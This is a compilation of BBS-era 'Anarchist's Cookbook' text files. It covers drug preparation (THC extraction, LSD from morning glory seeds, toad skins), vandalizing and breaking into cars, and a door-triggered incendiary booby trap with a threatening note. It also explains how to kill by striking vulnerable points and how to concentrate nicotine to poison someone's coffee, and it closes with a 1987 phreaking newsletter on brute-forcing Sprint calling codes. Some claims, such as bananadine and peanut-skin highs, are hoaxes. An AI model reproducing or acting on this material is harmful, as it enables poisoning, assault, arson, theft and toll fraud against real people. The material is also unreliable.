2. Take a quantity of grass and dampen it, place in a baggie or another socially acceptable container, and store it in a dark, dampish place for a couple of weeks (burying it also seems to work). The grass will develop a mold which tastes a bit harsh, and burns a tiny bit funny, but does increase the potency.
3. Expose the grass to the high intensity light of a sunlamp for a full day or so. Personally, I don't feel that this is worth the effort, but if you just spent \$400 of your friend's money for this brick of super-Colombian, right-from-the-President's-personal-stash, and it turns out to be Missouri weed, and you're packing your bags to leave town before the people arrive for their shares, well, you might at least try it. Can't hurt.
4. Take the undesirable portions of our stash (stems, seeds, weak weed, worms, etc.) and place them in a covered pot, with enough rubbing

alcohol to cover everything.

Now CAREFULLY boil the mixture on an ELECTRIC stove or lab burner. DO NOT USE GAS - the alcohol is too flammable. After 45 minutes of heat, remove the pot and strain the solids out, SAVING THE ALCOHOL.

Now, repeat the process with the same residuals, but fresh alcohol.

When the second boil is over, remove the solids again, combine the two quantities of alcohol and reboil until you have a syrupy mixture.

Now, this syrupy mixture will contain much of the THC formerly hidden in the stems and such. One simply takes this syrup the thoroughly combines it with the grass that one wishes to improve upon.

SPECIAL SECTION ON RELATED SUBJECT MARYGIN:

Marygin is an anagram of the words marijuana and gin, as in Eli Whitney.

It is a plastic tumbler which acts much like a commercial cotton gin.

One takes about one ounce of an herb and breaks it up. This is then placed in the Marygin and the protruding knob is rotated. This action turns the internal wheel, which separates the grass from the debris (seeds, stems).

It does not pulverize the grass as screens have a habit of doing and is easily washable.

Marygin is available from:

P.O. Box 5827

Tucson, Arizona 85703

\$5.00

GRASS

Edmund Scientific Company

555 Edscorp Building

Barrington, New Jersey 08007

Free Catalog is a wonder of good things for the potential grass grower. They have an electric thermostat greenhouse for starting plants for a mere \$14.95.

Soil test kits for PH - \$2.40

Al test - \$9.95

Soil thermometer - \$2.75

Lights which approximate the true color balance of the sun and are probably the most beneficial types available: 40 watt, 48 inch - 4 for \$15.75.

Indoor sun bulb, 75 or 150 watt - \$5.75.

And, they have a natural growth regulator for plants (Gibberellin) which can change height, speed growth, and maturity, promote blossoming, etc. Each plant reacts differently to treatment with Gibberellin...there's no fun like experimenting - \$2.00

SUGGESTED READING

THE CONNOISSEUR'S HANDBOOK OF MARIJUANA, Bill Drake

Straight Arrow Publishing - \$3.50

625 Third Street

San Francisco, California

FLASH

P.O.Box 16098

San Francisco, California 94116

Stocks a series of pamphlets on grass, dope manufacture, cooking.
Includes the Mary Jane Superweed series.

And now those little known facts..

What Big Brother Doesn't Want You To Know.
(all facts can be verified)

1. Cannabis and hemp are the same.
"Marijuana" was the Mexican name given to cannabis.
2. Cannabis was first cultivated in China around 4000 B.C.
3. The original drafts of the Declaration of Independence were written on hemp paper.
4. One acre of hemp will produce as much paper as four acres of trees.
5. Hemp is a source of fiber for cloth and cordage for rope.
The hemp fiber is located inside the long stem of the plant.
6. George Washington and Thomas Jefferson grew hemp. Washington, our first president, declared, " Make the most of the hemp seed. Sow it everywhere."
7. Hemp seed is nature's perfect food. the oil from hemp seeds has the highest percentage of essential fatty acids and the lowest percentage of saturated fats.
8. Sterilized hemp seed is commonly sold as bird seed.
9. Rolling papers, like Bambu, are made from hemp paper.
10. In 1937, the Marijuana Tax Stamp Act Prohibited the use, sale, and cultivation of hemp/marijuana in the United States.
11. Five years later, during World War II, the U.S. Department of Agriculture released the film, " HEMP FOR VICTORY, " which encouraged American farmers to grow hemp for the war effort.
12. Hemp is cultivated all over the world. Today, China, Korea, Italy, Hungary, Russia, and France are among the countries that grow hemp for fiber, paper, and other products.

192.TXT

13. Cannabis is classified as a schedule 1 drug by the Food and Drug Administration. Designated as a narcotic, it cannot be prescribed by physicians to patients.
14. In 1988, the DEA's own administrative law judge concluded that "Marijuana is one of the safest, therapeutically active substances known to man."
15. Cannabis can be used as a medicine to treat nausea, pain, and muscle spasms. It alleviates symptoms of glaucoma, multiple sclerosis, AIDS, migraines, and other debilitating ailments.
16. Thirty-five states have passed legislation permitting medical use of marijuana.
17. Twelve Americans receive prescribed marijuana from the U.S. government.
18. More than 400,000 Americans are arrested each year on marijuana charges.
19. More than 400,000 Americans die from diseases related to cigarette smoking each year. More than 150,000 Americans die of alcohol abuse each year. But in 10,000 years of usage, NO ONE has EVER died from marijuana.

-----{{ RFLAGG }}-----

Yummy Marihuana Recipes

courtesy of Exodus

Acapulco Green

3 ripe avocados
1/2 cup chopped onions
2 teaspoons chili powder
3 tablespoons wine vinegar
1/2 cup chopped marahuana (grass)

Mix the vinegar, grass, and chili powder together and let the mixture stand for one hour. Then add avocados and onions and mash it all together. It can be served with tacos or as a dip.

Pot Soup

1 can condensed beef broth
3 tablespoons grass
3 tablespoons lemon juice
1/2 can water
3 tablespoons chopped watercress

Combine all ingredients in a saucepan and bring to a boil over medium heat. Place in a refrigerator for two to three hours, reheat, and serve.

Pork and Beans and Pot

1 large can (1 lb. 13 oz.) pork and beans
1/2 cup grass
4 slices bacon
1/2 cup light molasses
1/2 teaspoon hickory salt
3 pineapple rings

Mix together in a casserole, cover top with pineapple and bacon, bake at 350 degrees for about 45 minutes. Serves about six.

The Meat Ball

1 lb. hamburger
1/4 cup chopped onions
1 can cream of mushroom soup
1/4 cup bread crumbs

3 tablespoons grass
3 tablespoons India relish

Mix it all up and shape into meat balls. Brown in frying pan and drain. Place in a casserole with soup and 1/2 cup water, cover and cook over low heat for about 30 minutes. Feeds about four people.

Spaghetti Sauce

1 can (6 oz.) tomato paste
2 tablespoons olive oil
1/2 cup chopped onions
1/2 cup chopped grass
1 pinch pepper
1 can (6 oz.) water
1/2 clove minced garlic
1 bay leaf
1 pinch thyme
1/2 teaspoon salt

Mix in large pot, cover and simmer with frequent stirring for two hours. Serve over spaghetti.

Pot Loaf

1 packet onion soup mix
1 (16 oz.) can whole peeled tomatoes
1/2 cup chopped grass
2 lbs. ground beef or chicken or turkey
1 egg
4 slices bread, crumbled

Mix all ingredients and shape into a loaf. Bake for one hour in 400-degree oven. Serves about six.

Chili Bean Pot

2 lbs. pinto beans
1 lb. bacon, cut into two-inch sections
2 cups red wine
4 tablespoons chili powder
1/2 clove garlic
1 cup chopped grass
1/2 cup mushrooms

193.TXT

Soak beans overnight in water. In a large pot pour boiling water over beans and simmer for at least an hour, adding more water to keep beans covered. Now add all other ingredients and continue to simmer for another three hours. Salt to taste. Serves about ten.

Bird Stuffing

5 cups rye bread crumbs
2 tablespoons poultry seasoning
1/2 cup each of raisins and almonds
1/2 cup celery
1/3 cup chopped onions
3 tablespoons melted butter
1/2 cup chopped grass
2 tablespoons red wine

Mix it all together, and then stuff it in.

Apple Pot

4 apples (cored)
1/2 cup brown sugar
1/4 cup water
4 cherries
1/3 cup chopped grass
2 tablespoons cinnamon

Powder the grass in a blender, then mix grass with sugar and water. Stuff cores with this paste. Sprinkle apples with cinnamon, and top with a cherry. Bake for 25 minutes at 350 degrees.

Pot Brownies

1/2 cup flour
3 tablespoons shortening
2 tablespoons honey
1 egg (beaten)
1 tablespoon water
1/2 cup grass
pinch of salt
1/4 teaspoon baking powder
1/2 cup sugar
2 tablespoons corn syrup
1 square melted chocolate
1 teaspoon vanilla

1/2 cup chopped nuts

Sift flour, baking powder, and salt together. Mix shortening, sugar, honey, syrup, and egg. Then blend in chocolate and other ingredients, and mix well. Spread in an 8-inch pan and bake for 20 minutes at 350 degrees.

Banana Bread

1/2 cup shortening
2 eggs
1 teaspoon lemon juice
3 teaspoons baking powder
1 cup sugar
1 cup mashed bananas
2 cups sifted flour
1/2 cup chopped grass
1/2 teaspoon salt
1 cup chopped nuts

Mix the shortening and sugar, beat eggs, and add to mixture. Separately mix bananas with lemon juice and add to the first mixture. Sift flour, salt, and baking powder together, then mix all ingredients together. Bake for 1 1/4 hours at 375 degrees.

Sesame Seed Cookies

3 oz. ground roast sesame seeds
3 tablespoons ground almonds
1/4 teaspoon nutmeg
1/4 cup honey
1/2 teaspoon ground ginger
1/4 teaspoon cinnamon
1/4 oz. grass

Toast the grass until slightly brown and then crush it in a mortar. Mix crushed grass with all other ingredients, in a skillet. Place skillet over low flame and add 1 tablespoon of salt butter. Allow it to cook. When cool, roll mixture into little balls and dip them into the sesame seeds.

If you happen to be in the country at a place where pot is being grown, here's one of the greatest recipes you can try. Pick a medium-sized leaf off of the marihuana plant and dip it into a cup of drawn butter, add salt, and eat.

193.TXT
-----RFLAGG-----
(from the Anarchist's Cookbook V!)

I think, of all the drugs on the black market today, LSD is the strangest. It is the most recent major drug to come to life in the psychedelic subculture. (Blah blah blah... let's get to the good stuff: How to make it in your kitchen!!)

- 1) Grind up 150 grams of Morning Glory seeds or baby Hawaiian wood rose seeds.
- 2) In 130 cc. of petroleum ether, soak the seeds for two days.
- 3) Filter the solution through a tight screen.
- 4) Throw away the liquid, and allow the seed mush to dry.
- 5) For two days allow the mush to soak in 110 cc. of wood alcohol.
- 6) Filter the solution again, saving the liquid and labeling it "1."
- 7) Resoak the mush in 110 cc. of wood alcohol for two days.
- 8) Filter and throw away the mush.
- 9) Add the liquid from the second soak to the solution labeled "1."
- 10) Pour the liquid into a cookie tray and allow it to evaporate.
- 11) When all of the liquid has evaporated, a yellow gum remains. This should be scraped up and put into capsules.

30 grams of Morning Glory seeds = 1 trip

15 Hawaiian wood rose seeds = 1 trip

Many companies, such as Northop-King have been coating their seeds with a toxic chemical, which is poison. Order seeds from a wholesaler, as it is much safer and cheaper. Hawaiian wood rose seeds can be ordered directly from:

Chong's Nursery and Flowers
P.O. Box 2154
Honolulu, Hawaii

LSD DOSAGES

The basic dosages of acid vary according to what kind of acid is available and what medium of ingestion is used. Chemically, the potency of LSD-25 is measured in micrograms, or mics. If you're chemically minded or making your own acid, then computing the number of micrograms is very important. Usually between 500 and 800 mics is plenty for an 8 hour trip,

194.TXT

depending on the quality of the acid, of course. I have heard of people taking as much as 1,500-2,000 mics. This is not only extremely dangerous, it is extremely wasteful.

LSD comes packaged in many different forms. The most common are listed below:

- 1) The brown spot, or a piece of paper with a dried drop of LSD on it, is always around. Usually one spot equals one trip.
- 2) Capsuled acid is very tricky, as the cap can be almost any color, size, or potency. Always ask what the acid is cut with, as a lot of acid is cut with either speed or strychnine. Also note dosage.
- 3) Small white or colored tablets have been known to contain acid, but, as with capsuled acid, it's impossible to tell potency, without asking.

(from the Anarchist's Cookbook V. RFLAGG)

Bananas

courtesy of Exodus

Believe it or not, bananas do contain a small quantity of _Musa Sapientum bananadine_, which is a mild, short-lasting psychedelic. There are much easier ways of getting high, but the great advantage to this method is that bananas are legal.

- 1) Obtain 15 lbs. of ripe yellow bananas.
- 2) Peel all 15 lbs. and eat the fruit. Save the peels.
- 3) With a sharp knife, scrape off the insides of the peels and save the scraped material.
- 4) Put all of the scraped material in a large pot and add water. Boil for three to four hours until it has attained a solid paste consistency.
- 5) Spread this paste on cookie sheets, and dry in an oven for about 20 minutes to a half hour. This will result in a fine black powder. Makes about one pound of bananadine powder. Usually one will feel the effects of bananadine after smoking three or four cigarettes.

Table of Weights

Pounds	Ounces	Grams	Kilos
1	16	453.6	0.4536
0.0625	1	28.35	0.0283
	0.0352	1	0.001
2.205	35.27	1,000	1

(from the Anarchist's Cookbook V. RFLAGG)

Peanuts

Try this sometime when you are bored!

- 1) Take one pound of raw peanuts (not roasted!)
- 2) Shell them, saving the skins and discarding the shells.
- 3) Eat the nuts.
- 4) Grind up the skins and roll them into a cigarette, and smoke!

You'll have fun, believe me! -----RFLAGG-----

Weird Drugs

by the Jolly Roger

Bananas:

1. Obtain 15 pounds of ripe yellow bananas
2. Peel all and eat the fruit. Save the peelings
3. Scrape all the insides of the peels with a sharp knife.
4. Put all the scraped material in a large pot and add water.
5. Boil 3 or 4 hours until it has attained a solid paste consistency.
6. Spread paste onto cookie sheets and dry in oven for about 20 minutes. This will result in fine black powder. Usually one will feel the effects after smoking three to four cigarettes.

Cough syrup:

mix robtussion a-c with an equal amount of ginger ale and drink. The effect are sedation and euphoria. Never underestimate the effects of any drug! You can do on cough syrup!

Toads:

1. Collect five to ten toads, frogs will not work. The best kind are tree toads.
2. Kill them as painlessly as possible, and skin immediately.
3. Allow the skins to dry in a refrigerator four to five days, or until the skins are brittle.
4. Now crush the skins into powder and smoke. Due to its bad taste you can mix it with a more fragrant smoking medium.

Nutmeg:

1. Take several whole nutmegs and grind them up in an old grinder.
2. After the nutmegs are ground. Place in a mortar and pulverize with a pestle.
3. The usual dosage is about 10 or 15 grams. A larger dose may produce excessive thirst, anxiety, and rapid heart beat, but hallucinations are rare.

Peanuts:

1. Take 1 pound of raw peanuts (not roasted)
2. Shell them, saving the skins and discarding the shells.
3. Eat the nuts.
4. Grind up the skins and smoke them.

-----RFLAGG-----

198.TXT
by The Jolly Roger

Ways to send a car to Hell

There are 1001 ways to destroy a car but I am going to cover only the ones that are the most fun (for you), the most destructive (for them), and the hardest to trace (for the cops).

- Place thermite on the hood, light it, and watch it burn all the way through the pavement!
- Tape a CO2 bomb to the hood, axel, gas tank, wheel, muffler, etc.)
- Put a tampon, dirt, sugar (this one is good!), a ping pong ball, or just about anything that will dissolve in the gas tank. Plastic deforms and dilutes into gas. The final result is much harder to inject into the engine, possibly causing valve replacement.
- Put potatoes, rocks, bananas, or anything that will fit, into the tailpipe. Use a broom handle to stuff 'em up into the tailpipe.
- Put a long rag into the gas tank and light it...
- Steal a key, copy it, replace it, and then steal the stereo.
- Break into the car. Cut a thin metal ruler into a shape like this:

ÚÄÄ¿ (Revised ill. 4.14)
3 3
3 3
3 3
3 3
3 ÚÙ
3 Ä¿
ÄÄÄÙ

Slide it into the outside window and keep pulling it back up until you catch the lock cable which should unlock the door. This device is also called a SLIM JIM. Now get the stereo, equalizer, radar detector, etc. Now destroy the inside. (A sharp knife does wonders on the seats!)

Have Fun!

-- RFLAGG ==

More Ways to Send a Car to Hell

by The Jolly Roger

Due to a lot of compliments, I have written an update to file #14. I have left the original intact. This expands upon the original idea, and could be well called a sequel. -----Ex.

How to have phun with someone else's car. If you really detest someone, and I mean detest, here's a few tips on what to do in your spare time. Move the windshield wiper blades, and insert and glue tacks. The tacks make lovely designs. If your "friend" goes to school with you, Just before he comes out of school. Light a lighter and then put it directly underneath his car door handle. Wait...Leave...Listen. When you hear a loud "shit!", you know he made it to his car in time. Remove his muffler and pour approximately 1 Cup of gas in it. Put the muffler back, then wait till their car starts. Then you have a cigarette lighter. A 30 foot long cigarette lighter. This one is effective, and any fool can do it. Remove the top air filter. That's it! Or a oldie but goodie: sugar in the gas tank. Stuff rags soaked in gas up the exhaust pipe. Then you wonder why your "friend" has trouble with his/her lungs. Here's one that takes time and many friends. Take his/her car then break into their house and reassemble it, in their living or bedroom. Phun eh? If you're into engines, say eeni mine moe and point to something and remove it. They wonder why something doesn't work. There are so many others, but the real good juicy ones come by thinking hard.

-----RFLAGG

It starts when a big, dumb lummoX rudely insults you. Being of a rational, intelligent disposition, you wisely choose to avoid a (direct) confrontation. But as he laughs in your face, you smile inwardly--your revenge is already planned.

Step 1: follow your victim to his locker, car, or house. Once you have chosen your target site, lay low for a week or more, letting your anger boil.

Step 2: in the mean time, assemble your versatile terrorist kit(details below.)

Step 3: plant your kit at the designated target site on a monday morning between the hours of 4:00 am and 6:00 am. Include a calm, suggestive note that quietly hints at the possibility of another attack. Do not write it by hand! An example of an effective note:

"don't be such a jerk, or the next one will take off your hand. Have a nice day."

Notice how the calm tone instills fear. As if written by a homicidal psychopath.

Step 5: choose a strategic location overlooking the target site. Try to position yourself in such a way that you can see his facial contortions.

Step 6: sit back and enjoy the fireworks! Assembly of the versatile, economic, and effective terrorist kit #1: the parts you'll need are:

- 1) 4 aa batteries
- 2) 1 9-volt battery
- 3) 1 spdt mini relay (radio shack)
- 4) 1 rocket engine(smoke bomb or m-80)
- 5) 1 solar ignitor (any hobby store)
- 6) 1 9-volt battery connector

Step 1: take the 9-volt battery and wire it through the relay's coil. This circuit should also include a pair of contacts that when separated cut off this circuit. These contacts should be held together by trapping them between the locker, mailbox, or car door. Once the door is opened, the contacts fall apart and the 9-volt circuit is broken, allowing the relay to fall to the closed position thus closing the ignition circuit. (If all this is confusing take a look at the schematic below.)


Step 2: take the 4 aa batteries and wire them in succession. Wire the positive terminal of one to the negative terminal of another, until all four are connected except one positive terminal and one negative terminal. Even though the four aa batteries only combine to create 6 volts, the increase in amperage is necessary to activate the solar ignitor quickly and effectively.

200.TXT

Step 3: take the battery pack (made in step 2) and wire one end of it to the relay's single pole and the other end to one prong of the solar ignitor. Then wire the other prong of the solar ignitor back to the open position on the relay.

Step 4: using double sided carpet tape mount the kit in his locker, mailbox, or car door. And last, insert the solar ignitor into the rocket engine (smoke bomb or m-80).

Your kit is now complete!



-----RFLAGG-----

-----[=How to Kill Someone==]-----[=WITH YOUR BARE HANDS=]-----

AN EXCERPT FROM THE ANARCHISTS COOKBOOK II.....

Courtesy of Exodus

This file will explain the basics of hand-to-hand combat, and will tell of the best places to strike and kill an enemy...

When engaged in hand-to-hand combat, your life is always at stake.

There is only one purpose in combat, and that is to kill your enemy.

Never face an enemy with the idea of knocking him out.

The chances are extremely good that he will kill YOU instead.

When a weapon is not available, one must resort to the full use of his natural weapons. The natural weapons are:

1. The knife edge of your hands.
2. Fingers folded at the second joint or knuckle.
3. The protruding knuckle of your second finger.
4. The heel of your hand.
5. Your boot
6. Elbows
7. Knees
8. and Teeth.

Attacking is a primary factor. A fight was never won by defensive action. Attack with all of your strength.

At any point or any situation, some vulnerable point on your enemies body will be open for attack. Do this while screaming as screaming has two purposes.

1. To frighten and confuse your enemy.
2. To allow you to take a deep breath which, in turn, will put more oxygen in your blood stream. Your balance and balance of your enemy are two important factors; since, if you succeed in making your enemy lose his balance, the chances are nine to one that you can kill him in your next move. The best over-all stance is where your feet are spread about shoulders width apart, with your right foot about a foot ahead of the left. Both arms should be bent at the elbows parallel to each other. Stand on the balls of your feet and bend your waist slightly. Kinda of like a boxer's crouch. Employing a sudden movement or a scream or yell can throw your enemy off-balance. There are many vulnerable points of the body. We will cover them now:

Eyes: Use your fingers in a V-shape and attack in gouging motion.

Nose: (Extremely vulnerable) Strike with the knife edge of the hand along the bridge, which will cause breakage, sharp pain, temporary blindness, and if the blow is hard enough, death. Also, deliver a blow

with the heel of your hand in an upward motion, this will shove the bone up into the brain causing death.

Adam's Apple: This spot is usually pretty well protected, but if you get the chance, strike hard with the knife edge of your hand. This should sever the wind-pipe, and then it's all over in a matter of minutes.

Temple: There is a large artery up here, and if you hit it hard enough, it will cause death. If you manage to knock your enemy down, kick him in the temple, and he'll never get up again.

Back of the Neck: A rabbit punch, or blow delivered to the base of the neck can easily break it, but to be safe, it is better to use the butt of a gun or some other heavy blunt object.

Upper lip: A large network of nerves are located. These nerves are extremely close to the skin. A sharp upward blow will cause extreme pain, and unconsciousness.

Ears: Coming up from behind an enemy and cupping the hands in a clapping motion over the victims ears can kill him immediately. The vibrations caused from the clapping motion will burst his eardrums, and cause internal bleeding in the brain.

Groin: A VERY vulnerable spot. If left open, get it with knee hard, and he'll buckle over very fast.

Kidneys: A large nerve that branches off to the spinal cord comes very close to the skin at the kidneys. A direct blow with the knife edge of your hand can cause death.

There are many more ways to kill and injure an enemy, but these should work best for the average person. This is meant only as information and I would not recommend that you use this for a simple High School Brawl. Use these methods only, in your opinion, if your life is in danger. Any one of these methods could very easily kill or cause permanent damage to someone. One more word of caution, you should practice these moves before using them on a dummy, or a mock battle with a friend. (You don't have to actually hit him to practice, just work on accuracy.)

Nicotine is an abundant poison. Easily found in tobacco products, in concentrated form a few drops can quickly kill someone. Here is how to concentrate it:

First get a can of chewing tobacco or pipe tobacco. Remove the contents and soak in water overnight in a jar (about 2/3 cup of water will do...). In the morning, strain into another jar the mixture through a porous towel. Then wrap the towel around the ball of tobacco and squeeze it until all of the liquid is in the jar. Throw away the tobacco--you will not need it anymore.

Now you have two options. I recommend the first. It makes the nicotine more potent.

1) Allow to evaporate until a sticky syrup results in the jar. This is almost pure nicotine (hell, it is pure enough for sure!).

2) Heat over low flame until water is evaporated and a thick sticky syrup results (I don't know how long it takes... shouldn't take too long, though.).

Now all you have to do, when you wish to use it, is to put a few drops in a medicine dropper or equivalent, and slip about 4 or 5 drops into the victim's coffee. Coffee is recommended since it will disguise the taste. Since nicotine is a drug, the victim should get quite a buzz before they turn their toes up to the daisies, so to speak.

Note: If the syrup is too sticky, dilute it with a few drops of water. And while you are at it, better add an extra drop to the coffee just to be sure!

-- RFLAGG --

203.TXT

```
#####
#
#           The Remote Informer           #
#
#-----#
#           Reader supported newsletter for the underworld           #
#-----#
#
#           Editors: Tracker and Norman Bates           #
#
#=====#
# September 1987                                           Issue: 01 #
#=====#
#           The Headlines           #
#-----#
#           1) Introduction           #
#           2) Hacking Sprint: The Easy Way           #
#           3) Rumors: Why spread them?           #
#           4) The New Sprint FON Calling Cards           #
#           5) Automatic Number Identifier (ANI)           #
#####
```

Introduction

Welcome to the first issue of 'The Remote Informer'! This newsletter is reader supported. If the readers of this newsletter do not help support it, then it will end. We are putting this out to help out the ones that would like to read it. If you are one of those who thinks they know everything, then don't bother reading it. This newsletter is not anything like the future issues. The future issues will contain several sections, as long as reader input is obtained. Below is an outline overview of the sections in the future issues.

I/O Board (Input/Output Board)

The I/O Board is for questions you have, that we might be able to answer or atleast refer you to someone or something. We will be honest if we cannot help you. We will not make up something, or to the effect, just to make it look like we answered you. There will be a section in the I/O Board for questions we cannot answer, and then the readers will have the opportunity to answer it. We will print anything that is reasonable in the newsletter, even complaints if you feel like you are better than everyone.

NewsCenter

This section will be for news around the underworld. It will talk of busts of people in the underworld and anything else that would be

203.TXT

considered news. If you find articles in the paper, or something happens in your local area, type it up, and upload it to one of the boards listed at the end of the newsletter. Your handle will be placed in the article. If you do enter a news article, please state the date and from where you got it.

Feature Section

The Feature Section will be the largest of the sections as it will be on the topic that is featured in that issue. This will be largely reader input which will be sent in between issues. At the end of the issue at hand, it will tell the topic of the next issue, therefore, if you have something to contribute, then you will have ample time to prepare your article.

Hardware/Software Review

In this section, we will review the good and bad points of hardware and software related to the underworld. It will be an extensive review, rather than just a small paragraph.

The Tops

This section will be the area where the top underworld BBS's, hacking programs, modem scanners, etc. will be shown. This will be reader selected and will not be altered in anyway. The topics are listed below. Underworld BBS's (Hack, Phreak, Card, Anarchy, etc.)

Hacking programs for Hayes compatables

Hacking programs for 1030/Xm301 modems

Modem scanners for Hayes compatables

Modem scanners for 1030/Xm301 modems

Other type illegal programs

You may add topics to the list if enough will support it.

Tid Bits

This will contain tips and helpful information sent in by the users. If you have any information you wish to contribute, then put it in a text file and upload it to one of the BBS's listed at the end of the newsletter.

Please, no long distance codes, mainframe passwords, etc.

We may add other sections as time goes by. This newsletter will not be put out on a regular basis. It will be put out when we have enough articles and information to put in it. There may be up to 5 a month, but there will always be at least one a month. We would like you, the readers, to send us anything you feel would be of interest to others, like hacking hints, methods of hacking long distance companies, companies to card from, etc. We will maintain the newsletter as long as the readers support it. That is the end of the introduction, but take a look at this newsletter,

as it does contain information that may be of value to you.

=====

Hacking Sprint: The Easy Way

By: Tracker

If you hack US Sprint, 950-0777 (by the way it is no longer GTE Sprint), and you are frustrated at hacking several hours only to find one or two codes, then follow these tips, and it will increase your results tremendously. First, one thing that Mr. Mojo proved is that Sprint will not store more than one code in every hundred numbers. (ex: 98765400 to 98765499 may contain only one code). There may NOT be a code in that hundred, but there will never be more than one.

Sprint's 9 digit codes are stored from 500000000 through 999999999.

In the beginning of Sprint's 950 port, they only had 8 digit codes. Then they started converting to 9 digit codes, storing all 8 digit codes between 10000000 and 49999999 and all 9 digit codes between 500000000 and 999999999. Sprint has since cancelled most 8 digit codes, although there are a few left that have been denoted as test codes. Occasionally, I hear of phreaks saying they have 8 digit codes, but when verifying them, the codes were invalid.

Now, where do you start? You have already narrowed the low and high numbers in half, therefore already increasing your chances of good results by 50 percent. The next step is to find a good prefix to hack. By the way, a prefix, in hacking terms, is the first digits in a code that can be any length except the same number of digits the code is. (ex: 123456789 is a code. That means 1, 12, 123, 1234, 12345, 123456, 1234567, and 12345678 are prefixes) The way you find a good prefix to hack is to manually enter a code prefix. If when you enter the code prefix and a valid destination number and you do not hear the ringing of the recording telling you that the code is invalid until near the end of the number, then you know the prefix is valid. Here is a chart to follow when doing this:

Code	- Destination	Range good codes exist
123456789	- 6192R	123400000 - 123499999
123456789	- 619267R	123450000 - 123459999
123456789	- 61926702R	123456000 - 123456999
123456789	- 6192670293R	123456700 - 123456799

(R - Denotes when ring for recording starts)

To prove

this true, I ran a test using OmniHack 1.3p, written by

Jolly Joe. In this test I found a prefix where the last 3 digits were all I had to hack. I tested each hundred of the 6 digit prefix finding that all but 4 had the ring start after the fourth digit was dialed in the destination number. The other four did not ring until I had finished the entire code. I set OmniHack to hack the prefix + 00 until prefix + 99.

203.TXT

(ex: xxxxxx00 to xxxxxx99: where y is one of the four numbers that the ring did not start until the dialing was completed.) Using this method, I found four codes in a total of 241 attempts using ascending hacking (AKA: Sequential). Below you will see a record of my hack:

Range of hack	Codes found	Tries
xxxxxx300 - xxxxxx399	xxxxxx350	50
xxxxxx500 - xxxxxx599	xxxxxx568	68
xxxxxx600 - xxxxxx699	xxxxxx646	46
xxxxxx800 - xxxxxx899	xxxxxx877	77

Totals 4 codes 241

As you see, these methods work. Follow these guidelines and tips and you should have an increase in production of codes in the future hacking Sprint. Also, if you have any hints/tips you think others could benefit from, then type them up and upload them to one of the boards at the end of the newsletter.

Rumors: Why Spread Them?

By: Tracker

Do you ever get tired of hearing rumors? You know, someone gets an urge to impress others, so they create a rumor that some long distance company is now using tracing equipment. Why start rumors? It only scares others out of phreaking, and then makes you, the person who started the rumor, look like Mr. Big. This article is short, but it should make you aware of the rumors that people spread for personal gain. The best thing to do is to denote them as a rumor starter and then leave it at that. You should not rag on them constantly, since if the other users cannot determine if it is fact or rumor, then they should suffer the consequences.

The New Sprint FON Calling Cards

By: Tracker

US Sprint has opened up a new long distance network called the Fiber Optic Network (FON), in which subscribers are given calling cards. These calling cards are 14 digits, and though, seem randomly generated, they are actually encrypted. The rumors floating around about people getting caught using the Sprint FON calling cards are fact, not rumors. The reason people are getting caught is that they confuse the FON calling cards with the local 950 port authorization codes. If you will remember, you never use AT&T calling cards from you home phone. It has ANI capability, which is not tracing, but rather the originating phone number is placed on the bill as soon as the call is completed. They know your phone number when you call the 800 access port, but they do not record it until your call is completed. Also, through several of my hacks, I came up with some interesting information surrounding the new Sprint network.

They are listed below.

800-877-0000

This number is for information on US Sprint's 800 calling card service. I have not played around with it, but I believe it is for trouble or help with the FON calling cards. I am not sure if it is for subscribing to the FON network.

800-877-0002 - You hear a short tone, then nothing.

800-877-0003 - US Sprint Alpha Test Channel #1

800-877-(0004-0999)

When you call these numbers, you get a recording saying: "Welcome to US Sprint's 1 plus service." When the recording stops, if you hit the pound key (#) you will get the calling card dial tone.

Other related Sprint numbers

800-521-4949 This is the number that you subscribe to US Sprint with. You may also subscribe to the FON network on this number. It will take 4 to 5 weeks for your calling card to arrive.

10777

This is US Sprint's equal access number. When you dial this number, you then dial the number you are calling, and it will be billed through US Sprint, and you will receive their long distance line for that call. Note that you will be billed for calls made through equal access. Do not mistake it to be a method of phreaking, unless used from a remote location.

If you are in US Sprint's 1+ service then call 1+700-555-1414, which will tell you which long distance company you are using. When you hear: "Thank you for choosing US Sprint's 1 plus service," hit the pound key (#), and then you will get the US Sprint dial tone. This however is just the same as if you are calling from your home phone if you dial direct, so you would be billed for calls made through that, but there are ways to use this to your advantage as in using equal access through a PBX.

=====

Automatic Number Identification (ANI)

By: Tracker

The true definition for Automatic Number Identification has not been widely known to many. Automatic Number Identification, (AKA: ANI), is the process of the destination number knowing the originating number, which is where you are calling from. The method of achieving this is to send the phone number that you are calling from in coded form ahead of the destination number. Below is an example of this.

ANI Method

Dial: 267-0293

Sent: *****2670293

* - Denotes the originating number which is coded and sent before the number

As you noticed there are 8 digits in the coded number. This is because, at least I believe, it is stored in a binary-like form.

203.TXT

Automatic Number Identification means a limited future in phreaking. ANI does not threaten phreaking very much yet, but it will in the near future. A new switching system will soon be installed in most cities that are covered by ESS, Electronic Switching System, now.

The system will have ANI capabilities which will be supplied to the owners of phone lines as an added extra. The owner's phone will have an LED read-out that will show the phone number of the people that call you. You will be able to block some numbers, so that people cannot call you. This system is in the testing stages currently, but will soon be installed across most of the country. As you see, this will end a large part of phreaking, until we, the phreakers, can come up with an alternative. As I have been told by several, usually reliable, people, this system is called ISS, which I am not sure of the meaning of this, and is being tested currently in Rhode Island.

